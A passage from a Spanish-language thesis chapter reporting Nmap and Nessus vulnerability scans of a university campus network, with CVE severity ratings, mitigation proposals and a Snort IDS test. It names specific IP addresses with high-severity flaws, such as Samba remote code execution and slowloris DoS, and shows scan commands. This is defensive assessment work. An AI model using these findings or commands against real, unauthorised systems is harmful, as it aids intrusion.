


La tabla 17 muestra la severidad que representan los puertos encontrados abiertos, de acuerdo a la clasificación de riesgos Tenable-Nessus (Tabla 13). En el escaneo realizado a la dirección del host se encuentran abiertos los puertos 135, 139 y 445 cuya vulnerabilidad ya es conocida y explotada mediante la ejecución de código remoto por consiguiente se deben cerrar estos puertos si no se encuentran en uso en especial cuando la máquina se conecta a Internet, por otra parte el puerto 80 se encuentra abierto en los servidores DNS, esta vulnerabilidad podría ocasionar un ataque de inyección de cookies al servidor Web, además al presentar abierto el puerto 53 se podría tener una brecha para un ataque de Denegación de Servicios, para el resto de puertos cuyo nivel de severidad es bajo se recomienda cerrarlos sino se usan.



La figura 53, muestra el porcentaje de severidad alta, media y baja que presentan los puertos encontrados abiertos durante el escaneo realizado a varios dispositivos de red, como se puede apreciar el porcentaje de severidad alta tiene un valor de 11.1%, un valor considerable debido a las posibles consecuencias de su explotación, razón por la cual los puertos que presentan esta valoración merecen atención prioritaria con la finalidad de eliminar el riesgo que conlleva mantenerlos abiertos, por otro lado el porcentaje de severidad media constituye un 38.89 % del riesgo total que representan los puertos abiertos por lo que merecen una atención especial en mantenerlos

cerrados y reducir el porcentaje de riesgo, para aquellos puertos cuya evaluación de severidad es baja que constituye el 50% de riesgo, no está por demás revisarlos de manera regular para evitar cualquier tipo de escalada de riesgo. En cuanto a la evaluación de los puertos escaneados en la red frente a los puertos encontrados abiertos se puede mencionar que la totalidad de puertos escaneados es 1000 puertos de los cuales en los escaneos 18 se encontraron abiertos por consiguiente el porcentaje de inseguridad que representan los puertos encontrados abiertos es del 1.8%.



La figura 54 presenta una comparación de los resultados del escaneo de puertos abiertos en las diferentes áreas de análisis. Se observa que el área con el mayor número de puertos abiertos es el área del Cecasis, lo cual principalmente puede deberse a que se trata del área con mayor cantidad de aplicativos instalados.

### 4.2.3 Cuadro de vulnerabilidades obtenidas con Nmap y Nessus

Tabla 18.

*Vulnerabilidades encontradas en direccion IP de la red objetivo*

Dirección	Vulnerabilidades
172.17.211.34 (HOST)	firewall-bypass: false samba vul-cve-2012-1182: NT STATUS ACCESS DENIED smb vul:ms-054: false smb vul:ms-061 NT STATUS ACCESS DENIED
200.93.216.2 (DNS)	firewall-bypass: false
200.93.216.5 (DNS)	http frontpage login: false http slowloris check: VULNERABLE: slowloris DOS attack state vulnerable
172.17.211.254(DHCP)	No presenta vulnerabilidades.

Nota: Elaborado por: María Narváez

La tabla 18 presenta las vulnerabilidades encontradas al realizar los procesos de detección de vulnerabilidades en dispositivos de la red de datos del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana, por medio del empleo de las herramientas Nmap y Nessus, la dirección del servidor DHCP 172.17.211.254 no presenta vulnerabilidades debido a que todos sus puertos aparecen como filtrados. Sin embargo en aquellos dispositivos que si las presentan es importante resaltar un detalle interesante: el formato que presentan las vulnerabilidades encontradas durante los escaneos, se puede observar que varias de ellas como por ejemplo en el host cuya dirección es 172.17.211.34 presenta una vulnerabilidad que consta de una serie de números: vul-cve-2012-1182, esta serie de números identifica la vulnerabilidad y por consiguiente se facilita su búsqueda en las bases de datos de vulnerabilidades conocidas.

## 4.2.4 Determinación de severidad de las vulnerabilidades

### 4.2.4.1 Metodología para el cálculo de la severidad de las vulnerabilidades encontradas

Un método para la determinación de riesgos y vulnerabilidades, además muy completo, lo constituye el sistema de clasificación del CVE, patrocinado por el US-CERT, que provee una guía técnica y gratuita para desarrolladores y clientes que deseen verificar, que sus productos y servicios funcionen correctamente (MITRE, 2014). La metodología de uso es muy sencilla, encontrada e identificada la vulnerabilidad mediante un código cve-año-número (cve-2012-1182), se realiza la consulta al sitio web como se puede observar en la figura 46, éste presenta una lista de vulnerabilidades ya conocidas, en el cuadro de búsqueda se ingresa el código cve-2012-1182 encontrado y presentado en la tabla 15, identificado el código en la lista, al seleccionarlo se presenta una descripción de donde se origina la vulnerabilidad, como se desarrolla y consecuencias presentadas, referencias, y un enlace para acceso a la base de vulnerabilidades nacional para la consulta de la tasa de severidad (figura 47), reparación de la información y versiones de software vulnerable (US-CERT, 2014).

Página de consulta de vulnerabilidades CVE

**CVE**  
Celebrating 15 Years

**Common Vulnerabilities and Exposures**  
*The Standard for Information Security Vulnerability Names*

**CVE-IDs have a new format -\*\*Ready for the deadline?\*\***

TOTAL CVEs: 66989

HOME > SEARCH THE SITE

**About CVE**  
Terminology  
Documents  
FAQs  
**CVE List**  
CVE-ID Syntax Change  
CVE-ID Syntax Compliance  
About CVE Identifiers  
Search CVE  
Search NVD  
Updates & RSS Feeds  
Request a CVE-ID

**Search the CVE Web Site**  
To search the CVE Web site, enter a keyword by typing in a specific term or multiple keywords separated by a space, and click the Google Search button or press return. To search CVE itself visit the [U.S. National Vulnerability Database](#) or the [CVE List Main Page](#), as not all relevant CVE entries are displayed in the results of this general site search.

Google Custom Search   x

**CVE List**  
CVE-ID Syntax Change  
CVE-ID Syntax Compliance  
CVE-ID Syntax Guidance  
CVE-ID Syntax Test Data  
**About CVE Identifiers**  
Data Sources/Product Coverage  
Editorial Policies

Figura 55.

Fuente:(MITRE, 2014)

NIST base de datos de vulnerabilidades de US-CERT

web.nvd.nist.gov/view/vuln/detail?vulnId=CVE-2012-1182

Sponsored by DHS/NCCIC/US-CERT

NIST National Institute of Standards and Technology

**National Vulnerability Database**  
 automating vulnerability management, security measurement, and compliance checking

Vulnerabilities Checklists 800-53/800-53A Product Dictionary Impact Metrics Data Feeds Statistics FAQs

Home SCAP SCAP Validated Tools SCAP Events About Contact Vendor Comments

**Mission and Overview**

NVD is the U.S. government repository of standards based vulnerability management data. This data enables automation of vulnerability management, security measurement, and compliance (e.g. FISMA).

**Resource Status**

NVD contains:  
 66753 CVE Vulnerabilities  
 254 Checklists  
 248 US-CERT Alerts  
 4304 US-CERT Vuln Notes  
 10286 OVAL Queries  
 97278 CPE Names

Last updated: 11/8/2014 4:58:33 AM  
 CVE Publication rate: 44.77

**National Cyber Awareness System**

**Vulnerability Summary for CVE-2012-1182**

Original release date: 04/10/2012  
 Last revised: 01/29/2013  
 Source: US-CERT/NIST

**Overview**

The RPC code generator in Samba 3.x before 3.4.16, 3.5.x before 3.5.14, and 3.6.x before 3.6.4 does not implement validation of an array length in a manner consistent with validation of array memory allocation, which allows remote attackers to execute arbitrary code via a crafted RPC call.

**Impact**

CVSS Severity (version 2.0):  
 CVSS v2 Base Score: 10.0 (HIGH) (AV:N/AC:L/Au:N/C:C/I:C/A:C) (legend)  
 Impact Subscore: 10.0  
 Exploitability Subscore: 10.0

CVSS Version 2 Metrics:  
 Access Vector: Network exploitable  
 Access Complexity: Low

*Figura 56.*

Fuente:(US-CERT, 2014)

La figura 56, muestra la página de búsqueda de vulnerabilidades perteneciente a NIST (Instituto Nacional de Normas y Tecnología), como se puede observar se encuentra en consulta la vulnerabilidad de código CVE-2012-1182, en la sección de evaluación de impacto su calificación es 10 en números, de la misma manera se ha realizado la evaluación con las otras vulnerabilidades encontradas.

#### 4.2.4.2 Resultados de las vulnerabilidades encontradas en los escaneos realizados a direcciones de la red de la sede sur de Quito de la Universidad Politécnica Salesiana y determinación de severidad

Tabla 19.

*Riesgos identificados, severidad y consecuencias*

Dirección	Vulnerabilidades	Severidad	Consecuencias
172.17.211.13 (HOST)	sambavul-cve-2012-1182	ALTA	Permite a atacantes remotos ejecutar código arbitrario a través de una llamada RPC.
	smb vul:ms-054	ALTA	Permite al atacante con acceso físico al equipo obtener la contraseña
	smb vul:ms-061	ALTA	Permite a atacantes remotos provocar una denegación de servicios mediante el envío de un ataque ping, con una dirección IP de origen que es una dirección de difusión.
200.93.216.5 (DNS)	http slowloris check: VULNERABLE: slowloris DOS attack state vulnerable	ALTA	Esto se lleva a cabo por abrir conexiones al servidor Web objetivo y enviar una gran cantidad de peticiones parciales, haciendo esto el servidor web se satura de peticiones y ocupa una gran cantidad de recursos, causando denegación de servicios.

Nota. Elaborado por: María Narváez

De acuerdo a la aplicación del sistema de clasificación CVE descrito anteriormente a los datos de la tabla 18 encontrados con anterioridad correspondiente a los escaneos de la red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana,

se genera la tabla 19, la misma que contiene el reporte técnico de la metodología propuesta para el empleo de las herramientas Nmap y Nessus en la detección de vulnerabilidades de la red de la sede sur de Quito de la Universidad Politécnica Salesiana citada en el numeral 3.5 del capítulo 3.

La tabla 19 se encuentra conformada por las direcciones IP encontradas en la fase de escaneo citado en el punto 4.2.2 del presente capítulo, las vulnerabilidades consideradas para la tabla 19 han sido presentadas previamente en la tabla 18, sin embargo se observa que no todas las vulnerabilidades presentes en la tabla 18 están en la tabla 19, debido a que para el reporte han sido consideradas aquellas que presentan un estado de severidad alta ya que las mismas requieren de una rápida intervención.

#### **4.2.5 Reporte de la metodología aplicada para las pruebas de las herramientas de Kali Linux**

Conviene luego de la ejecución de las pruebas correspondientes a cada etapa de la metodología presentar de una manera muy general los resultados obtenidos, con la finalidad de informar acerca del estado de la seguridad y posteriormente sugerir alternativas y propuestas para mitigar las consecuencias de incidentes. A continuación se presenta la tabla 20 que concentra los resultados de las etapas llevadas a cabo siguiendo la metodología sugerida.

Tabla 20.

*Reporte de pruebas con herramientas Kali Linux*

Áreas donde se aplican las pruebas	Biblioteca, Cecasis, Aulas Cisco
Tipo de red	Red de área local y red inalámbrica
Direcciones IP encontradas en la etapa de reconocimiento	4 Host, 2 servidores DNS y 1 servidor DHCP
Puertos encontrados abiertos en la etapa de escaneo de puertos	6 TCP y 12 UDP
Vulnerabilidades encontradas en la etapa de escaneo de vulnerabilidades	6 vulnerabilidades
Determinación de severidad de las vulnerabilidades	4 severidad alta
Porcentaje de inseguridad de puertos abiertos	1,80%
Área donde se encuentra menor cantidad de puertos abiertos	Bloque G, aulas Cisco
Porcentaje de riesgo que representan las vulnerabilidades con severidad alta	66.67%

Nota. Elaborado por: María Narvárez

### 4.3 Análisis de los resultados de la tabla de riesgos identificados, severidad y consecuencias


En la primera columna de la tabla 19, se observan las direcciones 172.17.211.13 que corresponde al Host y la dirección 200.93.216.5 correspondiente a uno de los servidores DNS (red objetivo), la aplicación de las herramientas de escaneo de puertos Nmap, y detección de vulnerabilidades mediante Nmap y Nessus, herramienta presente (Nmap) e instalada en Kali Linux (Nessus), permiten de una manera relativamente rápida y sencilla, la determinación de los pódicos abiertos (tabla 16) y vulnerabilidades que se presentan en la columna 2(tabla 19).

Es importante destacar el formato resultante que proporcionan las herramientas, como se observa en la tabla 19, las mismas presentan una estructura cve-año-número y ms-número, también localizable en la misma página web y que facilita su búsqueda en la base de datos de vulnerabilidades de CVE (figura 46) patrocinado por US-



CERT (figura 47), como resultado se encuentra que las vulnerabilidades presentan un nivel de severidad alto, ya que como consecuencias podrían presentar, ejecución código arbitrario a través de una llamada RPC<sup>41</sup>, ataques para la detección de contraseñas, ataques remotos que puedan provocar una denegación de servicios, estos resultados deben ser tomados en cuenta para tomar medidas correctivas en los puertos, en este caso requieren una intervención de manera inmediata para eliminar el riesgo de producirse un incidente.


A continuación se presentan otros datos importantes del escaneo de vulnerabilidades, pero con varias herramientas.



La figura 57 muestra el tiempo empleado en el escaneo de vulnerabilidades identificadas en el área de Cisco, con la utilización de dos herramientas diferentes.

<sup>41</sup> RPC: llamadas de procedimiento remoto, permiten a los programas de un ordenador la ejecución de programas en un segundo ordenador.

Resultado del Escaneo de Vulnerabilidades en el Área de Cisco con tres Herramientas Diferentes.



La figura 58 muestra el número de vulnerabilidades identificadas en el área de Cisco, con la utilización de tres herramientas diferentes. El número de vulnerabilidades es 0 en los tres casos. Esto nos permite concluir que esta área tiene un alto nivel de seguridad.

#### 4.4 Alternativas propuestas para mitigar las consecuencias de incidentes en la seguridad de la información

Realizar un sondeo del estado de la red en búsqueda de vulnerabilidades de manera periódica, sólo conociendo el estado real de la seguridad de la red y sus potenciales amenazas es como se puede prevenir un incidente.

En base a la determinación de la severidad de las vulnerabilidades se hace necesaria una atención inmediata a las de severidad alta, pues no se determina cuanto tiempo

debe transcurrir para que sea explotada y llevada a un incidente aún mayor, que provoque la pérdida o indisponibilidad de la información.

El conocimiento y adopción de la familia de las normas ISO 27000 en el tratamiento y resguardo de la información resulta una buena alternativa para la seguridad de la información en las organizaciones.

Una alternativa recomendada para la actualización de las más recientes amenazas detectadas en contra de la seguridad de la información, es la consulta de la base de datos CVE auspiciado por el US-CERT, puesto que mantiene su información periódicamente actualizada.

#### **4.5 Validación del IDS en la red de datos de la sede sur de Quito de la Universidad Politécnica Salesiana, configurado con la herramienta Snort instalada en la Distribución Kali Linux**

La validación propuesta del Sistema Detector de Intrusiones IDS configurado en Kali Linux corresponde a las respectivas pruebas de funcionamiento en la red de datos de la sede sur de Quito de la Universidad Politécnica Salesiana y el análisis de los resultados. La instalación y configuración del HIDS propuesto, ha sido explicada con detalle en el punto 3.6 del capítulo 3.

En el desarrollo de las pruebas, se realiza la ejecución de varios ataques al IDS configurado con Snort instalado en la Distribución Kali Linux en una PC que forma parte de la red del Campus de la sede sur de Quito de la Universidad Politécnica Salesiana, estos ataques consisten en:

Una petición de ping a la máquina que actúa como IDS, por parte de otra máquina que se encuentra corriendo también Kali Linux mediante un Live USB con la imagen ISO de la versión 1.0.6 y que se encuentra en la misma red.

### Petición de PING a la dirección de interface que actúa como IDS

```
File Edit View Search Terminal Help
64 bytes from 172.17.38.69: icmp_req=196 ttl=64 time=0.166 ms
64 bytes from 172.17.38.69: icmp_req=197 ttl=64 time=0.214 ms
64 bytes from 172.17.38.69: icmp_req=198 ttl=64 time=0.150 ms
64 bytes from 172.17.38.69: icmp_req=199 ttl=64 time=0.216 ms
64 bytes from 172.17.38.69: icmp_req=200 ttl=64 time=0.152 ms
64 bytes from 172.17.38.69: icmp_req=201 ttl=64 time=0.207 ms
64 bytes from 172.17.38.69: icmp_req=202 ttl=64 time=0.206 ms
64 bytes from 172.17.38.69: icmp_req=203 ttl=64 time=0.155 ms
64 bytes from 172.17.38.69: icmp_req=204 ttl=64 time=0.205 ms
64 bytes from 172.17.38.69: icmp_req=205 ttl=64 time=0.153 ms
64 bytes from 172.17.38.69: icmp_req=206 ttl=64 time=0.209 ms
64 bytes from 172.17.38.69: icmp_req=207 ttl=64 time=0.221 ms
64 bytes from 172.17.38.69: icmp_req=208 ttl=64 time=0.210 ms
64 bytes from 172.17.38.69: icmp_req=209 ttl=64 time=0.226 ms
64 bytes from 172.17.38.69: icmp_req=210 ttl=64 time=0.164 ms
64 bytes from 172.17.38.69: icmp_req=211 ttl=64 time=0.183 ms
64 bytes from 172.17.38.69: icmp_req=212 ttl=64 time=0.164 ms
64 bytes from 172.17.38.69: icmp_req=213 ttl=64 time=0.209 ms
64 bytes from 172.17.38.69: icmp_req=214 ttl=64 time=0.161 ms
^C
--- 172.17.38.69 ping statistics ---
214 packets transmitted, 214 received, 0% packet loss, time 212996ms
rtt min/avg/max/mdev = 0.129/0.181/0.266/0.028 ms
root@kali:~#
```

Figura 59.

Elaborado por: María Narváez

### Detección del PING realizado por la interface IDS

```
ICMP PING BSDtype [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.17.38.67 -> 172.17.38.69
ICMP PING *NIX [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.17.38.67 -> 172.17.38.69
ICMP PING [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.17.38.67 -> 172.17.38.69
ICMP Echo Reply [**] [Classification: Misc activity] [Priority: 3] {ICMP} 172.17.38.69 -> 172.17.38.67
BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 ->
SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP}
SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP}
SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP}
SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan] [Priority: 3] {UDP}
```

Figura 60.

Elaborado por: María Narváez

En las figuras 59 y 60 se observa la prueba de funcionamiento del IDS. La figura 58 muestra una petición de ping a la dirección 172.17.38.69, esta es la dirección de la máquina que para efectos de las pruebas ha sido configurada como HIDS y se encuentra dentro de la red de la sede sur de Quito de la Universidad Politécnica Salesiana específicamente en el (bloque D) en el laboratorio 2 de las aulas de Cisco, la petición de ping es realizada con la finalidad de verificar que las dos máquinas se encuentran en la misma red, la respuesta obtenida confirma el requerimiento ya que las dos máquina pertenecen a la red 172.17.38.0 que es la subred asignada a la

VLAN Cisco (Tabla 8). Ahora en la figura 48 se muestra la captura de la petición de ping realizada por la máquina que actúa como atacante cuya dirección IP es: 172.17.38.67, como se observa en la parte superior de la figura 49 se aprecia el intercambio de paquetes ICMP desde la dirección de la máquina que realiza la petición de ping. Razón por la cual se determina que el HIDS ha detectado la petición de ping realizada.

Como siguiente prueba se realiza un ataque de escaneo TCP de puertos mediante la herramienta Nmap. La detección respectiva se muestra en las figuras 60 y 61:

Escaneo de puertos a la interface IDS

```
root@kali:~# nmap -sT 172.17.38.69

Starting Nmap 6.25 ( http://nmap.org ) at 2015-01-09 12:00 UTC
Nmap scan report for 172.17.38.69
Host is up (0.00017s latency).
All 1000 scanned ports on 172.17.38.69 are closed
MAC Address: C8:1F:66:04:D6:A2 (Unknown)

Nmap done: 1 IP address (1 host up) scanned in 0.38 seconds
root@kali:~#
```

Figura 61.

Elaborado por: María Narváez

Detección del escaneo TCP realizado

```
root@kali: ~
File Edit View Search Terminal Help
Classification: Detection of a Network Scan] [Priority: 3] {UDP} 172.17.38.57:54
55 -> 239.255.255.250:1900
01/09-12:02:16.997033 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [
Classification: Detection of a Network Scan] [Priority: 3] {UDP} 172.17.38.58:61
902 -> 239.255.255.250:1900
01/09-12:02:17.169393 [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classificat
ion: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:
57
01/09-12:02:17.424057 [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classificat
ion: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:
57
01/09-12:02:17.736750 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [
Classification: Detection of a Network Scan] [Priority: 3] {UDP} 172.17.38.14:63
889 -> 239.255.255.250:1900
01/09-12:02:18.238656 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [
Classification: Detection of a Network Scan] [Priority: 3] {UDP} fe80::78ad:9ffd
:67d3:7fbb:51983 -> ff02::c:1900
01/09-12:02:18.240832 [**] [1:1917:6] SCAN UPnP service discover attempt [**] [
Classification: Detection of a Network Scan] [Priority: 3] {UDP} fe80::78ad:9ffd
:67d3:7fbb:51983 -> ff02::c:1900
01/09-12:02:18.643867 [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classificat
ion: Potentially Bad Traffic] [Priority: 2] {UDP} 0.0.0.0:68 -> 255.255.255.255:
57
```

Figura 59.


Elaborado por María Narváez

Las figuras 60 y 61 ilustran un escaneo de puertos y la detección por parte del IDS.

En la figura 60 se observa la instrucción de un escaneo TCP para la búsqueda de puertos abiertos a la dirección IP de la máquina que actúa como HIDS, como resultado se puede apreciar que todos los puertos TCP escaneados se encuentran cerrados y que el tiempo escaneo empleado ha sido de 0.38 segundos. En la figura 61 se puede observar la alerta de la detección de un escaneo de red.

Como prueba siguiente se realiza un escaneo de vulnerabilidades mediante NSE, la misma que se muestra en las figuras 62 y 63:

Escaneo de vulnerabilidades a la dirección de IDS



```
root@kali:~# nmap --script vuln 172.17.38.69
Starting Nmap 6.25 ( http://nmap.org ) at 2015-01-09 12:24 UTC
Nmap scan report for 172.17.38.69
Host is up (0.000075s latency).
All 1000 scanned ports on 172.17.38.69 are closed
MAC Address: C8:1F:66:04:D6:A2 (Unknown)

Host script results:
|_firewall-bypass: false
Nmap done: 1 IP address (1 host up) scanned in 10.22 seconds
root@kali:~#
```

Figura 60.

Elaborado por: María Narváez

Detección por parte del IDS del escaneo de vulnerabilidades



```
File Edit View Search Terminal Help
01/09-12:15:30.263135  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {
5.255.255:67
01/09-12:15:31.014874  [**] [1:1384:8] MISC UPnP malformed advertisement [**] [Classification: Misc Attack] [Priority: 2] {UD
b9:1900 -> ff02::c:1900
01/09-12:15:31.227422  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan]
7.38.57:54155 -> 239.255.255.250:1900
01/09-12:15:31.304576  [**] [1:1384:8] MISC UPnP malformed advertisement [**] [Classification: Misc Attack] [Priority: 2] {UD
b9:1900 -> ff02::c:1900
01/09-12:15:31.326686  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan]
7.38.54:59676 -> 239.255.255.250:1900
01/09-12:15:31.434679  [**] [1:1384:8] MISC UPnP malformed advertisement [**] [Classification: Misc Attack] [Priority: 2] {UD
b9:1900 -> ff02::c:1900
01/09-12:15:31.469061  [**] [1:527:8] BAD-TRAFFIC same SRC/DST [**] [Classification: Potentially Bad Traffic] [Priority: 2] {
5.255.255:67
01/09-12:15:31.675640  [**] [1:1384:8] MISC UPnP malformed advertisement [**] [Classification: Misc Attack] [Priority: 2] {UD
b9:1900 -> ff02::c:1900
01/09-12:15:32.085607  [**] [1:1384:8] MISC UPnP malformed advertisement [**] [Classification: Misc Attack] [Priority: 2] {UD
b9:1900 -> ff02::c:1900
01/09-12:15:32.161316  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan]
7.38.53:57941 -> 239.255.255.250:1900
01/09-12:15:32.269388  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan]
7.38.56:64885 -> 239.255.255.250:1900
01/09-12:15:32.288049  [**] [1:1917:6] SCAN UPnP service discover attempt [**] [Classification: Detection of a Network Scan]
7.38.14:63389 -> 239.255.255.250:1900
```

Figura 61.

Elaborado por: María Narváez

